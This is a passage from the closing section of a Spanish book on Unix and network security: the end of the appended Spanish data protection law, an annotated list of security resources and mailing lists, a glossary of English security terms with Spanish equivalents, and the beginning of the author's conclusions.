1. La Administración General del Estado y las Administraciones de las Comunidades Autónomas podrán solicitar al Instituto Nacional de Estadística, sin consentimiento del interesado, una copia actualizada del fichero formado con los datos del nombre, apellidos, domicilio, sexo y fecha de nacimiento que constan en los padrones municipales de habitantes y en el censo electoral correspondientes a los territorios donde ejerzan sus competencias, para la creación de ficheros o registros de población.

2. Los ficheros o registros de población tendrán como finalidad la comunicación de los distintos órganos de cada administración pública con los interesados residentes en los respectivos territorios, respecto a las relaciones jurídico administrativas derivadas de las competencias respectivas de las Administraciones Públicas.

Tercera. Tratamiento de los expedientes de las derogadas Leyes de Vagos y Maleantes y de Peligrosidad y Rehabilitación Social.

Los expedientes específicamente instruidos al amparo de las derogadas Leyes de Vagos y Maleantes, y de Peligrosidad y Rehabilitación Social, que contengan datos de cualquier índole susceptibles de afectar a la seguridad, al honor, a la intimidad o a la imagen de las personas, no podrán ser consultados sin que medie consentimiento expreso de los afectados, o hayan transcurrido 50 años desde la fecha de aquéllos.

En este último supuesto, la Administración General del Estado, salvo que haya constancia expresa del fallecimiento de los afectados, pondrá a disposición del solicitante la documentación, suprimiendo de la misma los datos aludidos en el párrafo anterior, mediante la utilización de los procedimientos técnicos pertinentes en cada caso.

Cuarta. Modificación del artículo 112.4 de la Ley General Tributaria. El apartado cuarto del artículo 112 de la Ley General Tributaria pasa a tener la siguiente redacción:

'4. La cesión de aquellos datos de carácter personal, objeto de tratamiento que se debe efectuar a la Administración tributaria conforme a lo dispuesto en el artículo 111, en los apartados anteriores de este artículo o en otra norma de rango legal, no requerirá el consentimiento del afectado. En este ámbito tampoco será de aplicación lo que respecta a las Administraciones Públicas establece el apartado 1 del artículo 21 de la Ley Orgánica de Protección de Datos de carácter personal'.

Quinta. Competencias del Defensor del Pueblo y órganos autonómicos semejantes.

Lo dispuesto en la presente Ley Orgánica se entiende sin perjuicio de las competencias del Defensor del Pueblo y de los órganos análogos de las Comunidades Autónomas.

Sexto. Modificación del artículo 24.3 de la Ley de Ordenación y Supervisión de los Seguros Privados.

Se modifica el artículo 24.3, párrafo 2º de la Ley 30/1995, de 8 de noviembre, de Ordenación y Supervisión de los Seguros Privados con la siguiente redacción:

'Las entidades aseguradoras podrán establecer ficheros comunes que contengan datos de carácter

personal para la liquidación de siniestros y la colaboración estadístico actuarial con la finalidad de permitir la tarificación y selección de riesgos y la elaboración de estudios de técnica aseguradora. La cesión de datos a los citados ficheros no requerirá el consentimiento previo del afectado, pero sí la comunicación al mismo de la posible cesión de sus datos personales a ficheros comunes para los fines señalados con expresa indicación del responsable para que se puedan ejercitar los derechos de acceso, rectificación y cancelación previstos en la Ley.

También podrán establecerse ficheros comunes cuya finalidad sea prevenir el fraude en el seguro sin que sea necesario el consentimiento del afectado. No obstante, será necesaria en estos casos la comunicación al afectado, en la primera introducción de sus datos, de quién sea el responsable del fichero y de las formas de ejercicio de los derechos de acceso, rectificación y cancelación.

En todo caso, los datos relativos a la salud sólo podrán ser objeto de tratamiento con el consentimiento expreso del afectado.'

DISPOSICIONES TRANSITORIAS

Primera. Tratamientos creados por Convenios Internacionales.

La Agencia de Protección de Datos será el organismo competente para la protección de las personas físicas en lo que respecta al tratamiento de datos de carácter personal respecto de los tratamientos establecidos en cualquier Convenio Internacional del que sea parte España que atribuya a una autoridad nacional de control esta competencia, mientras no se cree una autoridad diferente para este cometido en desarrollo del Convenio.

Segunda. Utilización del Censo Promocional.

Reglamentariamente se desarrollarán los procedimientos de formación del Censo Promocional, de oposición a aparecer en el mismo, de puesta a disposición de sus solicitantes, y de control de las listas difundidas. El Reglamento establecerá los plazos para la puesta en operación del Censo Promocional.

Tercera. Subsistencia de normas preexistentes.

Hasta tanto se lleven a efecto las previsiones de la Disposición Final Primera de esta Ley, continuarán en vigor, con su propio rango, las normas reglamentarias existentes y, en especial, los Reales Decretos 428/1993, de 26 de marzo, 1332/1994, de 20 de junio y 994/1999, de 11 de junio, en cuanto no se opongan a la presente Ley.

DISPOSICIÓN DEROGATORIA

Única.

Queda derogada la Ley Orgánica 5/1992, de 29 de octubre, de regulación del tratamiento automatizado de los datos de carácter personal.

DISPOSICIONES FINALES

Primera. Habilitación para el desarrollo reglamentario.

El Gobierno aprobará, o modificará, las disposiciones reglamentarias necesarias para la aplicación y desarrollo de la presente Ley.

Segunda. Preceptos con carácter de Ley Ordinaria.

Los títulos IV, VI excepto el último inciso del párrafo 4 del artículo 36 y VII de la presente Ley, la Disposición Adicional Cuarta, la Disposición Transitoria Primera y la Final Primera, tienen el carácter de Ley Ordinaria.

Tercera. Entrada en vigor.

La presente Ley entrará en vigor en el plazo de un mes, contado desde su publicación en el Boletín Oficial del Estado.

Apéndice C

Recursos de interés en INet

C.1 Publicaciones periódicas

- Journal of Computer Security: <http://www.jcompsec.mews.org/>
- Disaster Recovery Journal: <http://www.drj.com/>
- Computer & Security: <http://www.elsevier.nl/locate/inca/4058771>
- Operating Systems Security Issues: <http://www.jjtc.com/Security/os.htm>
- International Journal of Forensic Computing: <http://www.forensic-computing.com/>
- Journal of Internet Security: <http://www.csci.ca/jisec/>
- Computer and Communications Security Reviews:
<http://www.anbar.co.uk/computing/ccsr/archive.html>
- Info Security News: <http://www.infosecnews.com/>
- Computer Forensics Online: <http://www.shk-dplc.com/cfo/>
- Information Security Magazine: <http://www.infosecuritymag.com/>
- Security Advisor Magazine: <http://www.advisor.com/wHome.nsf/wPages/SAMain/>
- Security Management Magazine: <http://www.securitymanagement.com/>
- Phrack Underground Magazine: <http://www.phrack.com/>
- Security Magazine: <http://www.secmag.com/>
- 2600 Magazine: <http://www.2600.com/>
- Linux Journal: <http://www.ssc.com/lj/index.html>
- UnixWorld Online Magazine: <http://www.wcmh.com/uworld/>
- Infowar: <http://www.infowar.com/>
- Linux Gazette: <ftp://ftp.rediris.es/software/linux/lg/>
- Internet Security Review Magazine: <http://www.isr.net/>
- UNIX Review: <http://www.unixreview.com/>
- Sun Expert: <http://www.netline.com/sunex/>

- Sun World: <http://www.sunworld.com/>
- Linux World: <http://www.linuxworld.com/>
- Sys Admin: <http://www.samag.com/>
- SCO World Magazine: <http://www.scoworld.com/>
- RS/Magazine: <http://www.netline.com/rs/>
- Unix Guru Universe: <http://www.polaris.net/ugu/>
- Security Alert For Enterprise Resources <http://siamrelay.com/safer/>
- ACM Trans. on Information and System Security: <http://www.acm.org/pubs/tissec/>
- Cryptologia:
<http://www.dean.usma.edu/math/resource/pubs/cryptolo/index.htm>
- Journal of Cryptology: <http://www.iacr.org/jofc/jofc.html>
- Journal of Computer Security: <http://www.jcompsec.mews.org/>
- The Privacy Forum: <http://www.vortex.com/privacy.html>
- IEEE-CS TC on Security and Privacy:
<http://www.itd.nrl.navy.mil/ITD/5540/ieee/cipher/>
- Computer Underground Digest: <http://sun.soci.niu.edu/~cudigest/>
- NetWatchers: <http://www.ionet.net/~mdyer/netwatch.shtml>
- Journal for Internet Banking and Commerce: <http://www.arraydev.com/commerce/JIBC/>
- Data Security Letter: <http://www.tis.com/Home/DataSecurityLetter.html>
- Journal of Infrastructural Warfare: <http://www.iwar.org/>

C.2 Organizaciones

C.2.1 Profesionales

- USENIX: <http://www.usenix.org/>
- CERT: <http://www.cert.org/>
- NCSA: <http://www.ncsa.org/>
- AECSI: <http://aecsi.rediris.es/>
- SANS Institute: <http://www.sans.org/>
- ICSA: <http://www.icsa.net/>
- ISC2 Organization: <http://www.isc2.org/>
- The Computer Security Institute: <http://www.gocsi.com/>
- IEEE Computer Society: <http://www.computer.org/>
- IEEE-CS TC on Security and Privacy: <http://www.itd.nrl.navy.mil/ITD/5540/ieee/>
- ACM SIGSAC: http://www.acm.org/sig_hp/SIGSAC.html

- High-Tech Crime Investigators Association: <http://htcia.org/>
- FIRST: <http://www.first.org/first/>
- IACR: <http://www.iacr.org/>
- ACSA: <http://www.acsac.org/>
- Association for Biometrics: <http://www.afb.org.uk/>
- Smart Card Forum: <http://www.smartcardforum.org/>

C.2.2 Gubernamentales/militares

- Computer Security Information: <http://www.alw.nih.gov/Security/security.html>
- The NSA/CSS INFOSEC Page: <http://www.nsa.gov:8080/isso/>
- NIST Computer Security Resource Clearinghouse: <http://csrc.nist.gov/>
- NIST Computer Systems Laboratory: <http://www.ncsl.nist.gov/>
- Computer Security Technology Center: <http://ciac.llnl.gov/cstc/>
- (CCIPS) - Computer Crime and Intellectual Property Section:
<http://www.usdoj.gov/criminal/cybercrime/>
- DoD Network Information Center: <http://nic.ddn.mil/>
- DoD Security Institute: <http://www.dtic.mil/dodsi/>
- FBI Computer Crime Squad: <http://www.fbi.gov/compcrim.htm>
- Defense Information Systems Agency: <http://www.disa.mil/>
- CIAC Security Website: <http://ciac.llnl.gov/>
- National Security Agency: <http://www.nsa.gov/>
- Air Force CERT: <http://afccert.kelly.af.mil/>
- President´s Commission on Critical Infrastructure Protection: <http://www.pccip.gov/>
- Australian Defense Signals Directorate (DSD): <http://www.dsdc.gov.au/>
- UK General Communications Headquarters (GCHQ): <http://www.gchq.gov.uk/>
- UK Communications Electronic Security Group (CESG): <http://www.cesg.gov.uk/>
- NZ Government Communications Security Bureau: <http://www.gcsb.govt.nz/>

C.2.3 Universidades/educación

- Information Security Research Centre, Queensland University of Technology (AU):
<http://www.isrc.qut.edu.au/>
- Centre for Computer Security Research, University of Wollogong (AU):
<http://www.cs.uow.edu.au/ccsr/>
- Cryptography and Computer Security Group, Brussels Free University (BE):
<http://www.ulb.ac.be/di/scsi/defscsi.html>

- Cryptology Group, Université Catholique de Louvain (BE):
<http://www.dice.ucl.ac.be/crypto/crypto.html>
- Computer Security and Industrial Cryptography Group, Katholieke Universiteit Leuven (BE):
<http://www.esat.kuleuven.ac.be/cosic/cosic.html>
- Computer Security Group, Carleton University (CA):
<http://www.scs.carleton.ca/~csgs/resources/crypt.html>
- Laboratory for Theoretical and Quantum Computing, University of Montreal (CA):
http://www.iro.umontreal.ca/labs/theorique/index_en.html
- Information Security and Cryptography Research Group, ETH Zurich (CH):
<http://www.inf.ethz.ch/department/TI/um/group.html>
- Crypto Group, Katholieke Universiteit Leuven (DE):
<http://www.esat.kuleuven.ac.be/cosic/cosic.html>
- E.I.S.S., Karlsruhe Universiteit (DE):
<http://iaks-www.ira.uka.de/indexe.html>
- Security in Computer Networks Group, Hildesheim Universiteit (DE):
<http://www.informatik.uni-hildesheim.de/~sirene/>
- Groupe de Recherche en Complexité et Cryptographie, École Normale Supérieure (FR):
http://www.ens.fr/~grecc/index_en.html
- Cryptographic Research Center, FER Zagreb (Croatia, HR):
<http://pgp.rasip.fer.hr/>
- TAO Yokohama Research Center (JP):
<http://www.yokohama.tao.or.jp/>
- Information & Communications Security Laboratory, Sung Kyun Kwan University (KR):
<http://dosan.skku.ac.kr/>
- Área de seguridad en cómputo, UNAM (MX):
<http://www.asc.unam.mx/>
- Laboratory for Computer Security and Security Informatics, University of Stockholm (SE):
<http://www.dsv.su.se/research/seclab/seclab.html>
- Information Security Group, University of London (UK):
http://isg.rhbnc.ac.uk/ISG_Home_Page.html
- Computer Security Group, Cambridge University (UK):
<http://www.cl.cam.ac.uk/Research/Security/>
- Computer Security Research Centre, London School of Economics & Political Science (UK):
<http://csrc.lse.ac.uk/>
- COAST Project, Purdue University (USA):
<http://www.cerias.purdue.edu/coast/>
- Computer Security Research Laboratory, University of California (USA):
<http://seclab.cs.ucdavis.edu/>
- Network Security Center, University of Chicago (USA):
<http://security.uchicago.edu/>

- Secure Internet Programming Laboratory, Princeton University (USA):
<http://www.cs.princeton.edu/sip/>
- Information Systems Audit and Control Research, CalPoly Pomona (USA):
<http://www.csupomona.edu/bus/cis/isworld.html>
- Crypto Research, Worcester Polytechnic (USA):
<http://ece.wpi.edu/Research/crypt.html>
- Computer Security Research, Iowa State University (USA):
<http://vulcan.ee.iastate.edu/issl.html>
- Defense Science Study Group, University of Virginia (USA):
<http://www.cs.virginia.edu/~robins/dssg/>
- Cyberspace Policy Institute, George Washington University (USA):
<http://www.cpi.seas.gwu.edu/>
- Computer Security Research, University of Idaho (USA):
<http://www.cs.uidaho.edu/~frincke/research/uidahoSecurity.html>
- International Cryptography Institute, Georgetown (USA):
<http://www.cosc.georgetown.edu/~denning/crypto/>
- Security Technology Research Group, Univ. Maryland Baltimore Campus (USA):
<ftp://ftp.cs.umbc.edu/pub/WWW/crypto/index.html>
- Center for Secure Information Systems, George Mason University (USA):
<http://www.isse.gmu.edu/~csis/>
- Center for Cryptography Computer and Network Security, University of Wisconsin (USA):
<http://www.cs.uwm.edu/~ccsns/>
- Cryptography and Information Security Group, MIT (USA):
<http://theory.lcs.mit.edu/~cis/>
- Security Tools, Texas A&M University (USA):
<http://net.tamu.edu/pub/security/TAMU/>

C.3 Criptografía

- The Internet Guide to Cryptography: <http://www.enter.net/~chronos/cryptolog.html>
- Beginner's Guide to Cryptography: <http://www.ftech.net/~monark/crypto/main.htm>
- A-Z Cryptology!: <http://www.achiever.com/freehmpg/cryptology/crypto.html>
- European Cryptography Resources: <http://www.iki.fi/avz/eu-crypto.html>
- Cryptography Research: <http://www.cryptography.com/>
- Cryptolinks: <http://www.cs.umbc.edu/~stephens/other.html>
- International Cryptography: <http://www.cs.hut.fi/ssh/crypto/>
- Steganography and Digital Watermarking:
<http://www.patriot.net/users/johnson/html/neil/sec/steg.html>
- Cryptography and Computer Security: <http://www.ulb.ac.be/di/scsi/defscsi.html>
- CryptoWeb: <http://itrc.on.ca/CryptoWeb/>

- Cryptography Technical Report Server: <http://www.itribe.net/CTRS/>
- Ron Rivest Home Page: <http://theory.lcs.mit.edu/~rivest/>
- Steganography Info and Archive: <http://www.iquest.net/~mrmil/stego.html>
- Shortcut to Cryptography: <http://www.subject.com/crypto/crypto.html>
- Steganography and Digital Watermarking: <http://www.jjtc.com/Steganography/>
- SKIP – IP level encryption: <http://www.skip.org/>
- Cyphernomicon: <http://www.oberlin.edu/~brchkind/cyphernomicon/>
- Cypherpunks´s Home Page: <http://www.csua.berkeley.edu/cypherpunks/Home.html>
- Cryptography for encryption, signatures and authentication:
<http://www.ozemail.com.au/~firstpr/crypto/index.html>
- The Cryptography Project: <http://www.cosc.georgetown.edu/~denning/crypto/>
- Quadralay Cryptography Archive: <http://www.austinlinks.com/Crypto/>

C.4 Seguridad general

- Computer Security Portal: <http://www.infosyssec.net/>
- Security Paradigm Information Protection: <http://www.securityparadigm.com/>
- CyberSeguridad: <http://www.cyberseguridad.org/>
- The Encyclopaedia of Computer Security: <http://www.itsecurity.com/>
- SecurityFocus: <http://www.securityfocus.com/>
- PacketStorm: <http://packetstorm.securify.com/>
- SecurityPortal: <http://www.securityportal.com/>
- SecurityWatch: <http://www.securitywatch.com/>
- NetSecurity: <http://net-security.org/>

C.5 Compañías y grupos de desarrollo

C.5.1 Unix

- Sun Microsystems: <http://www.sun.com/>
- Hewlett Packard: <http://www.hp.com/>
- Slackware: <http://www.slackware.org/>
- Debian: <http://www.debian.org/>
- Red Hat Software, Inc.: <http://www.redhat.com/>
- QNX Software Systems Ltd.: <http://www.qnx.com/>
- S.u.S.E.: <http://www.suse.com/>
- Caldera Systems, Inc.: <http://www.calderasystems.com/>

- Digital Equipment Corporation: <http://www.digital.com/>
- Berkeley Software Design, Inc.: <http://www.bsdi.com/>
- The FreeBSD Project: <http://www.freebsd.org/>
- The OpenBSD Project: <http://www.openbsd.org/>
- The NetBSD Project: <http://www.netbsd.org/>
- The TrustedBSD Project: <http://www.trustedbsd.org/>
- System V: <http://www.systemv.com/>
- Santa Cruz Operation: <http://www.sco.com/>
- Silicon Graphics, Inc.: <http://www.sgi.com/>
- Cray Research, Inc.: <http://www.cray.com/>
- Be, Inc.: <http://www.be.com/>
- Minix: <http://www.cs.vu.nl/~ast/minix.html>
- Lynx Real-Time Systems Inc.: <http://www.lynx.com/>
- NeXT, Inc.: <http://www.next.com/>
- Convex Computer Corp.: <http://www.convex.com/>
- Unisys: <http://www.unisys.com/>
- Acorn Computer Group plc.: <http://www.acorn.co.uk/>

C.5.2 General

- RSA Data Security, Inc.: <http://www.rsa.com/>
- Counterpane Systems: <http://www.counterpane.com/>
- Cisco Systems: <http://www.cisco.com/>
- 3Com Corporation: <http://www.3com.com/>
- Digicrime, Inc. <http://www.digicrime.com/>
- CheckPoint Software Technologies: <http://www.checkpoint.com/>
- IriScan: <http://www.iriscan.com/>
- EyeDentify: <http://www.eyedentify.com/>
- DataCard: <http://www.datacard.com/>
- Security Defense Systems: <http://www.securitydefense.com/>
- Axent Technologies: <http://www.axent.com/>
- Bellcore Security Products: <http://www.bellcore.com/SECURITY/security.html>
- Internet Security Systems, Inc.: <http://www.iss.net/>
- Network Flight Recorder, Inc.: <http://www.nfr.net/>
- SecureWare, Inc.: <http://www.secureware.com/>

- Lucent Technologies: <http://www.lucent.com/>
- Network Associates, Inc.: <http://www.nai.com/>
- Security Dynamics Technologies: <http://www.securid.com/>
- VeriSign, Inc.: <http://www.verisign.com/>
- Trusted Information Systems, Inc.: <http://www.tis.com/>
- CryptoCard Corp.: <http://www.cryptocard.com/>
- PGP, Inc.: <http://www.pgp.com/>
- ViaCrypt: <http://www.viacrypt.com/>

C.6 Sitios *underground*

C.6.1 Grupos

- L0pht Heavy Industries: <http://www.l0pht.com/>
- [THC] – The Hacker´s Choice: <http://thc.pimmel.com/>
- The Cult of the Dead Cow: <http://www.cultdeadcow.com/>
- Chaos Computer Club: <http://www.ccc.de/>
- !HispaHack: <http://hispahack.ccc.de/>
- Underground ORG: <http://underground.org/>
- Rhino9 - Security Research Team: <http://rhino9.technotronic.com/>
- r00t: <http://www.r00t.org/>
- Els Apostols: <http://www.apostols.org/>
- HERT Computer Security Research: <http://www.hert.org/>
- Blackbrains Team: <http://www.blackbrains.org/>
- 8LGM Group: <http://www.8lgm.org/>
- Rhino9: Security Research Team: <http://207.98.195.250/>

C.6.2 Exploits y vulnerabilidades

- RootShell: <http://www.rootshell.com/>
- No more secrets: <http://underground.org/>
- Exploits and Tools: <http://www.hha.net/hha/exploits/>
- AntiOnline Hacking and Hacker Site: <http://www.antionline.com/>
- Insecure ORG: <http://www.insecure.org/>
- Hackers HomePage: <http://www.hackershomepage.com/>

C.7 Recursos en España

- Kriptopolis: <http://www.kriptopolis.com/>
- Criptonomicon: <http://www.iec.csic.es/criptonomicon/>
- Guardia Civil: <http://www.guardiacivil.org/>
- AECXI: <http://aecxi.rediris.es/>
- esCERT: <http://escert.upc.es/>
- IrisCERT: <http://www.rediris.es/cert/>
- Hispasec: <http://www.hispasec.com/>
- CriptoRed: <http://www.lpsi.eui.upm.es/criptored/criptored.htm>
- Recursos Criptología en España: <http://bbs.seker.es/~alvy/cripto.html>
- A.C.E.: <http://www.ace.es/>

C.8 Listas de correo

- BUGTRAQ:
Sin duda la mejor lista de seguridad informática que existe en la actualidad. Es **imprescindible** suscribirse a ella, especialmente en el caso de administradores de sistemas Unix. Para hacerlo se ha de enviar un correo electrónico a listserv@lists.securityfocus.com indicando en el **cuerpo** del mensaje ‘`subscribe bugtraq nombre`’.
- Best of Security:
Lista con un gran volumen de tráfico donde se trata de sacar a la luz **cualquier** problema de seguridad en el mínimo tiempo posible, muchas veces con mensajes duplicados o reenvíos directos de otras listas; no es moderada. Para suscribirse, se ha de enviar un correo a best-of-security-request@suburbia.net indicando en el **cuerpo** ‘`subscribe best-of-security`’.
- Linux Security:
Lista sin mucho tráfico en la que se tratan problemas de seguridad específicos de Linux. Para suscribirse es necesario enviar un correo a linux-security-request@redhat.com indicando ‘`subscribe`’ en el **subject** (asunto) del mensaje.
- Linux Alert:
Lista similar a la anterior pero donde se envían problemas de seguridad urgentes (alertas) relativos a Linux; para suscribirse, enviar un *e-mail* a linux-alert-request@redhat.com indicando ‘`subscribe`’ en su **subject**.
- Computer Privacy Digest:
Lista moderada donde se tratan temas relacionados con la tecnología y la privacidad. Para suscribirse se ha de enviar un *e-mail* a comp-privacy-request@uwm.edu indicando ‘`subscribe cpd`’ en el **cuerpo** del mensaje.
- Computer Underground Digest:
En esta lista se trata cualquier tema relativo al *underground* informático; para suscribirse, enviar un correo a cu-digest-request@weber.ucsd.edu indicando en el **cuerpo** del mismo ‘`sub cudigest`’.

- Firewalls:

Como su nombre indica, en esta lista de correo se discuten temas relacionados con los cortafuegos y sus implicaciones de seguridad. Para suscribirse hay que enviar un *e-mail* a `majordomo@lists.gnac.net` indicando en el **cuerpo** del mensaje ‘`subscribe firewalls`’.

- Intrusion Detection Systems:

Lista muy interesante, dedicada a discutir aspectos relativos a los sistemas de detección de intrusos. Para suscribirse es necesario enviar un correo electrónico a `majordomo@uow.edu.au` indicando ‘`subscribe ids`’ en el **cuerpo** del mismo.

- CERT:

Lista del CERT, con muy poco tráfico y – en general – poco útil, ya que cualquier problema de seguridad es tratado mucho antes en otros foros de discusión. Para suscribirse hay que enviar un correo a `cert@cert.org` indicando ‘`I want to be on your mailing list`’ en el **cuerpo** del mismo.

- WWW Security:

Lista moderada dedicada a la seguridad de los servidores *web*. Para suscribirse hay que enviar un correo electrónico a `www-security-request@nsmx.rutgers.edu` indicando ‘`subscribe www-security direccion@de.correo`’ en su **cuerpo**.

- Alert:

Lista moderada en la que se tratan vulnerabilidades, intrusiones, productos y herramientas de seguridad... Para suscribirse se ha de enviar un *e-mail* a `majordomo@iss.net` indicando ‘`subscribe alert`’ en el **cuerpo** del mensaje.

- Risks:

Lista dedicada a la discusión de los riesgos que implican las nuevas tecnologías en la sociedad moderna. Para suscribirse hay que enviar un correo a `risks-request@csl.sri.com` indicando en su **cuerpo** ‘`subscribe`’.

- University Info Security Forum:

Lista no moderada donde se trata cualquier tema relacionado con la seguridad informática en entornos de educación o I+D. Para suscribirse es necesario enviar un *e-mail* a `listserv@cuvmc.ais.columbia.edu` indicando ‘`subscribe uninsec`’ en el cuerpo del mismo.

- Sneakers:

En esta lista se tratan temas relativos a la evaluación y testeo legal de diferentes mecanismos de seguridad en redes, especialmente de cortafuegos. Para suscribirse hay que enviar un correo a `majordomo@cs.yale.edu` indicando ‘`subscribe sneakers`’ en el **cuerpo** del mismo.

- Cypherpunks:

Lista con un gran volumen de mensajes dedicada a la discusión técnica de la privacidad personal en la red. Para suscribirse, enviar un correo a `majordomo@toad.com` indicando en el **cuerpo** ‘`subscribe cypherpunks-unedited`’.

- Cryptobytes:

Lista sobre criptografía, de Cryptobytes (RSA), con un escaso volumen de mensajes. Para suscribirse hay que enviar un *e-mail* a `majordomo@rsa.com` indicando ‘`subscribe cryptobytes`’ en el **cuerpo** del mismo.

- Stegano-L:

Lista dedicada a la esteganografía; para suscribirse hay que enviar correo electrónico a `stegano-l-request@as-node.jena.thur.de` indicando en el **cuerpo** del mismo ‘`sub stegano-l direccion@de.correo`’.

- esCERT:
Lista abierta y moderada de IrisCERT, en castellano, donde se tratan problemas de seguridad genéricos en redes y sistemas operativos. Para suscribirse hay que visitar la siguiente dirección: <http://listserv.rediris.es/archives/cert-es.html>
- Cripto Foro:
Esta lista presenta un foro de discusión sobre temas relacionados con el cifrado de datos en España. No se suelen plantear dudas de carácter técnico, sino más bien se habla de conferencias, convenciones... Para suscribirse hay que enviar un *e-mail* a cripto_foro-request@fi.upm.es indicando ‘`subscribe cripto_foro`’ en el **cuerpo** del mismo.
- Hacking:
Lista moderada de *hacking* en castellano. Para suscribirse es necesario enviar un correo electrónico a majordomo@argo.es indicando ‘`subscribe hacking`’ en el **cuerpo** del mismo.

NOTA: En <http://xforce.iss.net/maillists/otherlists.php3> tenemos excelente información de las mejores listas de seguridad, cómo suscribirse, cómo participar... Esta sección está ampliamente basada en esa página.

C.9 Grupos de noticias

C.9.1 Criptología

- alt.security.keydist
- alt.security.pgp
- alt.security.pgp.announce
- alt.security.pgp.discuss
- alt.security.pgp.resources
- alt.security.pgp.tech
- alt.security.pgp.test
- alt.privacy.clipper
- comp.risks
- comp.security.ssh
- sci.crypt
- sci.crypt.research
- talks.politics.crypto

C.9.2 Unix

- alt.os.linux
- alt.solaris.x86
- alt.unix.wizards
- comp.admin.policy
- comp.security.unix

- comp.unix.admin
- comp.unix.internals
- comp.unix.programmer
- comp.unix.solaris
- linux.dev.admin

C.9.3 Redes

- comp.protocols.kerberos
- comp.protocols.tcp-ip
- comp.security.firewalls

C.9.4 Misc

- alt.2600
- alt.comp.virus
- alt.disasters.planning
- alt.hackers
- alt.hackers.malicious
- alt.hacking
- alt.security
- alt.security.alarms
- alt.security.index
- comp.security
- comp.security.announce
- comp.security.misc
- comp.virus
- misc.security

Apéndice D

Glosario de términos anglosajones

– A –

Access Control List: Lista de Control de Acceso (ACL).

Accountability: Capacidad de ser registrado.

Aging Password: Envejecimiento de contraseñas.

Anomaly Detection: Detección de anomalías.

Audit Trail: Registro de auditoría.

Authentication by assertion: Autenticación por declaración.

Availability: Disponibilidad.

– B –

Back Door: Puerta trasera.

Backup: Copia de seguridad.

Backup level: Nivel de copia de seguridad.

Backup plan: Plan de contingencia.

Buffer Overflow: Desbordamiento de pila, desbordamiento de *buffer*.

Buggy Software: *Software* incorrecto.

Bug: Agujero.

– C –

Confidentiality: Confidencialidad.

Confinement Channel: Canal cubierto u oculto.

Contingency plan: Plan de contingencia.

Covert Channel: Canal cubierto u oculto.

Covert storage channel: Canal oculto de almacenamiento.

Covert timing channel: Canal oculto de temporización.

Cryptoperiod: Tiempo de expiración de clave, vigencia de clave.

– D –

De-Militarized Zone: Zona desmilitarizada, red perimétrica (DMZ).

Denial of Service: Negación de servicio (DoS).

Dependability: Confiabilidad.

Discretionary Access Control: Control de accesos discrecional (DAC).

Dual control: Conocimiento parcial.

– E –

Eavesdropping: Fisgoneo, interceptación.

Entrapment: Trampeado.

– F –

Fault: Fallo.

Firewall: Cortafuegos.

– G –

Group Identifier: Identificador de grupo (GID).

– H –

Hash Function: Función resumen.

Honeypot: Tarro de miel, sistema de decepción.

Host authentication: Autenticación por máquina.

Host-based IDS: Sistema de detección de intrusos basado en máquina.

– I –

Impersonation: Falseamiento, enmascaramiento.

Integrity: Integridad.

Intrusion Detection System: Sistema de detección de intrusos (IDS).

Isolation: Aislamiento.

– J –

Jailing: Encarcelamiento.

– L –

Leakage: Filtración.

Log File Monitor: Monitor de registros (LFM).

Logic Bomb: Bomba lógica.

– M –

Malware: *Software* malicioso.

Mandatory Access Control: Control de accesos obligatorio (MAC).

Masquerade: Mascarada, enmascaramiento.

Mimicking: Falseamiento, enmascaramiento.

Misuse Detection: Detección de usos indebidos.

Multilevel security: Seguridad multinivel (MLS).

– N –

Need to know: Necesidad de saber.

Network-based IDS: Sistema de detección de intrusos basado en red.

Notarization: Certificación.

– O –

One Time Password: Clave de un solo uso, clave de uso único (OTP).

– P –

Passive Wiretapping: Fisgoneo, interceptación.

Password: Clave, contraseña.

Patch: Parche.

Personal Identification Number: Número de identificación personal (PIN).

Plausible Deniability: Negación creible.

Privacy: Privacidad.

– R –

Rabbit Programs: Programas conejo.

Race Conditions: Condiciones de carrera.

Reliability: Confiabilidad.

Replay attack: Ataque por reenvío o reproducción.

Round down: Redondeo hacia abajo.

– S –

Safety: Seguridad (entendida como tolerancia a fallos).

Scavenging: Basureo.

Security policy: Política de seguridad.

Security: Seguridad.

Shadow Password: Oscurecimiento de contraseñas.

Social Engineering: Ingeniería Social.

Source Routing: Encaminamiento en origen.

Source Suppressed: Fuente eliminada.

Spoofing: Falseamiento, enmascaramiento.

Stack Smashing: Desbordamiento de pila.

Sticky bit: Bit de permanencia.

System Integrity Verifier: Verificador de integridad del sistema (SIV).

– T –

Tampering: Adulteración.

Threat: Amenaza.

Tiger Team: Grupo o equipo Tigre.

Token authentication: Autenticación por testigo.

Trap Door: Puerta Trasera.

Trashing: Basureo.

Trojan Horse: Caballo de Troya.

Trojan Mule: Mula de Troya.

Trusted Communication Path: Ruta de comunicación fiable (TCP).

Trusted Computing Base: Base segura o fiable de cómputo (TCB).

Trusted Unix: Unix fiable.

Trustworthiness: Fiabilidad.

– U –

Uninterruptible Power Supplies (UPS): Servicio de Alimentación Ininterrumpido (SAI).

User Identifier: Identificador de usuario (UID).

– V –

Virtual Private Network: Red Privada Virtual (VPN).

– W –

Wiretapping: Interceptación.

Worm: Gusano.

– Z –

Zeroization: Puesta a cero.

Conclusiones

Si después de aproximadamente 350 hojas de trabajo, con más de 230 referencias bibliográficas citadas, aún hay alguien que considere a Unix un sistema inseguro existen dos opciones: o se equivoca él o me equivoco yo. Seguramente que me equivoque yo no sería difícil; lo realmente extraño es que se hayan equivocado todos los expertos que durante años – algunos desde antes de que muchos de nosotros hubiéramos nacido – han venido aportando su tiempo, su talento y sus conocimientos al mundo de la seguridad informática (por supuesto, hablo de expertos de verdad, no de *hackers*, *crackers*, o como ahora se quiera llamar a los piratas), una materia que día a día va demostrando su importancia en todo tipo de organizaciones. Como es bastante difícil que toda esta gente se haya equivocado, sería conveniente que el que aún a estas alturas dude de las posibilidades de Unix (en cuanto a seguridad se refiere, aunque podríamos hablar de posibilidades en general) con respecto a otros sistemas se replantee sus ideas.

En este proyecto se han revisado las bases más importantes de la seguridad en Unix y redes; evidentemente, muchas cosas se han quedado en el tintero, y otras muchas no han sido comentadas con la profundidad que sin duda merecen. Se han intentado ofrecer ejemplos aplicados a entornos que no precisan de una alta seguridad, pero sí de una seguridad mínima, como es el caso de las redes de I+D, las de medianas empresas, y las de ISPs. El trabajo se ha dividido en cinco grandes partes; en la primera (seguridad del entorno de operaciones) se habla de las implicaciones de seguridad (e inseguridad) relacionadas con la simple existencia de un sistema, Unix o no, en un entorno de trabajo: su ubicación física, las personas que le rodean... Una segunda parte es la relacionada con la seguridad de la máquina en sí, sin conexión a red, y todos los problemas que nos podemos encontrar en esta situación; como los sistemas aislados son cada día más extraños, la tercera parte (seguridad de la subred) introduce algunos de los peligros (y sus soluciones) que no existían 